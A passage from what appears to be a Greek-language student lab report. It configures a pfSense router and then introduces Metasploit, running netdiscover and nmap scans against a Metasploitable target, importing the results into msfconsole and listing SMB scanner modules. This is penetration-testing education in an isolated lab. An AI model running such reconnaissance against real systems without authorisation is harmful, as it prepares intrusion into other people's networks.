


εικόνα 3.87 είναι η πρώτη σελίδα που πετάει όταν συνδεθώ στον pfSense από κάποιο browser του δικτύου. Ο πίνακας δεξιά είναι τα 2 network interfaces , το WAN interface που έχει πάρει την διεύθυνση από τον φυσικό adsl router μέσω DHCP , και το LAN interface με διεύθυνση 192.168.126.1 , ποιο κάτω στην σελίδα που δεν την έβαλα ολόκληρη στο screenshot διάφορα στατιστικά που πιάνει στον δίσκο το pfSense , κατανάλωση μνήμης cpu usage και άλλα.


εικόνα 3.88 στην καρτέλα System πατάω την επιλογή Setup Wizard. Θα γίνει εγκατάσταση ενός βασικού οδηγού ρυθμίσεων με σκοπό να θέλω να αλλάξω την διεύθυνση του WAN interface για να παίρνει στατική ip και όχι δυναμικά μέσω του DHCP το WAN interface.




εικόνα 3.89 αφού τρέξω τον οδηγό εγκατάστασης το hostname και το Domain name Θα τα αφήσω όπως έχουν. θα προσθέσω στο primary DNS Server την διεύθυνση του φυσικού router στο αληθινό τοπικό δίκτυο.Secondary DNS Server δεν θα προσθέσω.




εικόνα 3.90 προσθέτω ζώνη ώρας για να ρυθμίσω τον time server.




εικόνα 3.91 στο επόμενο βήμα στην καρτέλα Configure WAN Interface αλλάζω την επιλογή από DHCP σε Static.




εικόνα 3.92 στην καρτέλα Static IP Configuration στο IP Address βάζω μία διεύθυνση από τον φυσικό router αλλά να μην βρίσκετε μέσα στο εύρος του DHCP Server και από κάτω βάζω το 24 που δηλώνει το Subnet Mask. Στο Upstram Gateway βάζω το 192.168.1.1




εικόνα 3.93 βγάζω το tick από το Block RFC1918 Private Networks επειδή το pfSense είναι εγκατεστημένο για να εξυπηρετεί το δίκτυο με τα private addresses δεν το χρειαζόμαστε να τα blockarei.




εικόνα 3.94 σε αυτό το βήμα δεν αλλάζω τίποτα.



εικόνα 3.95 βάζω νέο κωδικό για να έχει κάποιος πρόσβαση στο graphic user interface του pfSense.



εικόνα 3.96 αφού ολοκληρωθούν οι αλλαγές πηγαίνω στην καρτέλα πάνω Diagnostics και πατάω την επιλογή Ping. Θα τεστάρω άμα έχει επαφή με τον πραγματικό router του πραγματικού δικτύου ο pfSense οπότε γράφω στο Hostname την διεύθυνση 192.168.1.1 Και βλέπω ότι και τα 3 πακέτα έφτασαν με επιτυχία.Σημειώνω ότι όταν ολοκληρωθούν οι αλλαγές ο DHCP του LAN άλλαξαν τα εύροι των διευθύνσεων.



εικόνα 3.97 δοκιμάζω πάλι έναν host έξω στο Internet να δω άμα έχει επαφή ο router σε άλλα δίκτυα και δοκιμάζω την ιστοσελίδα www.karpathos.gr και βλέπω ότι και τα 3 πακέτα που στέλνει φτάνουν με επιτυχία οπότε δείχνει ότι έχει και σύνδεση έξω στο ιντερνετ.

3.2 Metasploit Framework introduction


Το metasploit είναι μία πλατφόρμα ανοιχτού λογισμικού που βοηθάει στο penetration testing. Αυτή η πλατφόρμα διευκολύνει σημαντικά τις επιχειρήσεις πρόσβασης ενός penetration tester σε απομακρυσμένα μηχανήματα ή και ολόκληρα δίκτυα. Κάποιος αρχάριο χρήστης που θέλει να εξασκηθεί στο penetration testing ένας καλός τρόπος είναι να χρησιμοποιήσει την πλατφόρμα metasploit και για στόχο να έχει το λειτουργικό metasploitable. Πριν μπω στο πρακτικό κομμάτι πρέπει να ξεκαθαριστούν κάποιες ορολογίες.

Exploit : Exploit θα πει ότι ένας χρήστης ψάχνει για ευπάθειες (vulnerabilities) σε λειτουργικά συστήματα , υπηρεσίες και εφαρμογές ώστε να εκμεταλλευτεί κατάλληλα την κάθε ευπάθεια.


Payload : Είναι ο κώδικας που ο penetration tester προσπαθεί να τρέξει σε ανάλογο exploit που βρήκε στον στόχο.

Listener : Είναι μία λειτουργία πολύ βασική για τον metasploit. Ένας listener είναι εγκατεστημένος στο μηχάνημα στόχο συνήθως από προσβολή κάποιου κακόβουλου λογισμικού ή social enginnering και κάνει listening στην ανάλογη πόρτα περιμένοντας τον metasploit για να δημιουργήσει ένα seasion από τον penetration tester στον στόχο.


Msfconsole : Το msfconsole είναι το bash shell δηλαδή μέσα από αυτό στο περιβάλλον γραμμής εντολών βρίσκουμε exploits , επιλέγουμε payloads , τοποθετούμε listeners , σκανάρουμε το δίκτυο.




εικόνα 3.98 πρώτη δουλειά που πρέπει να γίνει είναι να αναγνωρίσω για αρχή στο περίπου πόσα μηχανήματα και ποια είναι μέσα στο δίκτυο και για αυτήν την δουλειά θα χρησιμοποιήσω το netdiscover και δίνω την εντολή netdiscover -P -r 192.168.126.0/24 για να σαρώσει όλο το subnet Που θέλω για να μου δείξει όλα τα ενεργά hosts και εμφανίζει 4 ενεργά hosts.Για να μάθω περισσότερες πληροφορίες για αυτές τις διευθύνσεις θα πρέπει να χρησιμοποιήσω το εργαλείο nmap όπου είναι ένα εργαλείο που σκανάρει την εξωτερική περίμετρο ενός μηχανήματος η ενός ολόκληρου δικτύου , συγκεκριμένα τα Ports για να δώσει όσες περισσότερες πληροφορίες μπορέσει να βρει όπως ανοιχτές πόρτες , εφαρμογές που τρέχουν , υπηρεσίες που τρέχουν και λειτουργικό σύστημα.




εικόνα 3.99 με την εντολή -v εννοώ καθώς τρέχει το nmap να εμφανίζει τα αποτελέσματα στο terminal , -Pn για να μην χρησιμοποιήσει pings για να βρει ενεργά hosts αφού ήδη είδα ποια είναι από το netdiscovery , -A για να πάρω πληροφορίες για τα λειτουργικά συστήματα που τρέχουν , -oX /root/hostsUP.xml εννοεί να αποθηκεύσει ότι στοιχεία βρει σε ένα αρχείο τύπου xml με όνομα hostsUP που θα είναι αποθηκευμένο στον φάκελο root όπου αυτό το αρχείο αργότερα θα το εισάγω στο metasploit. Αφού τελειώσει η σάρωση του nmap θα ήταν ποιο εύκολο να δω τις πληροφορίες που μάζεψε με το zenmap. Το zenmap είναι το γραφικό περιβάλλον του nmap και για να το βρω το Kali linux 2 πηγαίνω στην κατηγορία information gathering.



εικόνα 3.100 έκανα input το αρχείο στο zenmap εκείνο το .xml που είχε κάνει output το nmap και εμφάνισε τα στοιχεία.Όπως φαίνετε στον αριστερό πίνακα που δίνει τους hosts, ο host με διεύθυνση 192.168.126.1 έχει όνομα να εμφανίζετε στο τοπικό δίκτυο και το εντόπισε το Nmap , αυτό το μηχάνημα είναι ο router pfSense. Αν κλικάρω στον host με διεύθυνση 192.168.126.101 βλέπω στον αριστερό πίνακα στην καρτέλα Ports / Hosts εμφανίζει όλες τις ανοιχτές πόρτες , ποιες υπηρεσίες τρέχουν και τα version.




εικόνα 3.101 στην καρτέλα host details μπορώ να δω λεπτομέρειες για τον 192.168.126.101 ότι έχει 23 πόρτες ανοιχτές , την mac address του , ότι το λειτουργικό του σύστημα είναι Linux 2.6.9 και είναι το Nmap 100% σίγουρο και εκείνη η βόμβα που έχει σαν εικόνα συμβολίζει ότι το συγκεκριμένο μηχάνημα είναι εύκολος στόχος.




εικόνα 3.102 τρέχει την υπηρεσία της postgresql για το Metasploit θα χρειαστεί βάση δεδομένων να εισέλθει.


εικόνα 3.103 εντολή εκκίνησης του metasploit




εικόνα 3.104 με την εντολή help βοηθάει πολύ εμφανίζοντας έναν κατάλογο με τις εντολές που μπορούμε να δώσουμε στον metasploit



εικόνα 3.105 με την εντολή db_status απαντάει το μηχάνημα ότι είμαι συνδεμένος με την βάση δεδομένων με όνομα msf της postgresql. με την εντολή db_import /root/hostsUP.xml είναι για να κάνει εισαγωγή τις πληροφορίες για τα 3 μηχανήματα που πήρε το nmap στο metasploit. Άμα δώσω την εντολή hosts στο metasploit θα εμφανίσει περισσότερες πληροφορίες για τα 3 μηχανήματα. Αφού έχω κάποιες πληροφορίες για τα μηχανήματα στόχους τώρα θα πρέπει να χρησιμοποιήσω κάποια modules. Τα modules είναι κάποια μικρότερα εργαλεία ενσωματωμένα στον metasploit και είναι χιλιάδες.



εικόνα 3.106 αν δώσω την εντολή show στον Metasploit θα εμφανίσει όλα τα modules, υπάρχουν πολλές κατηγορίες όπως τα auxiliary modules όπου εκεί για παράδειγμα υπάρχουν οι scanners , υπάρχουν τα exploit modules και άλλες πολλές κατηγορίες αλλά επειδή είναι χιλιάδες με μία τεράστια λίστα θα πρέπει να πάει ποιο συγκεκριμένα.



εικόνα 3.107 αν δώσω την εντολή show auxiliary θα εμφανίσει μόνο τα modules που ανήκουν στην κατηγορία auxiliary.

```
msf > locate auxiliary/scanner/smb
[*] exec: locate auxiliary/scanner/smb

/usr/share/doc/metasploit-framework/modules/auxiliary/scanner/smb
/usr/share/doc/metasploit-framework/modules/auxiliary/scanner/smb/smb_login.md
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/pipe_auditor.rb
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/pipe_dcerpc_auditor.rb
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/psexec_loggedin_users.rb
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/smb2.rb
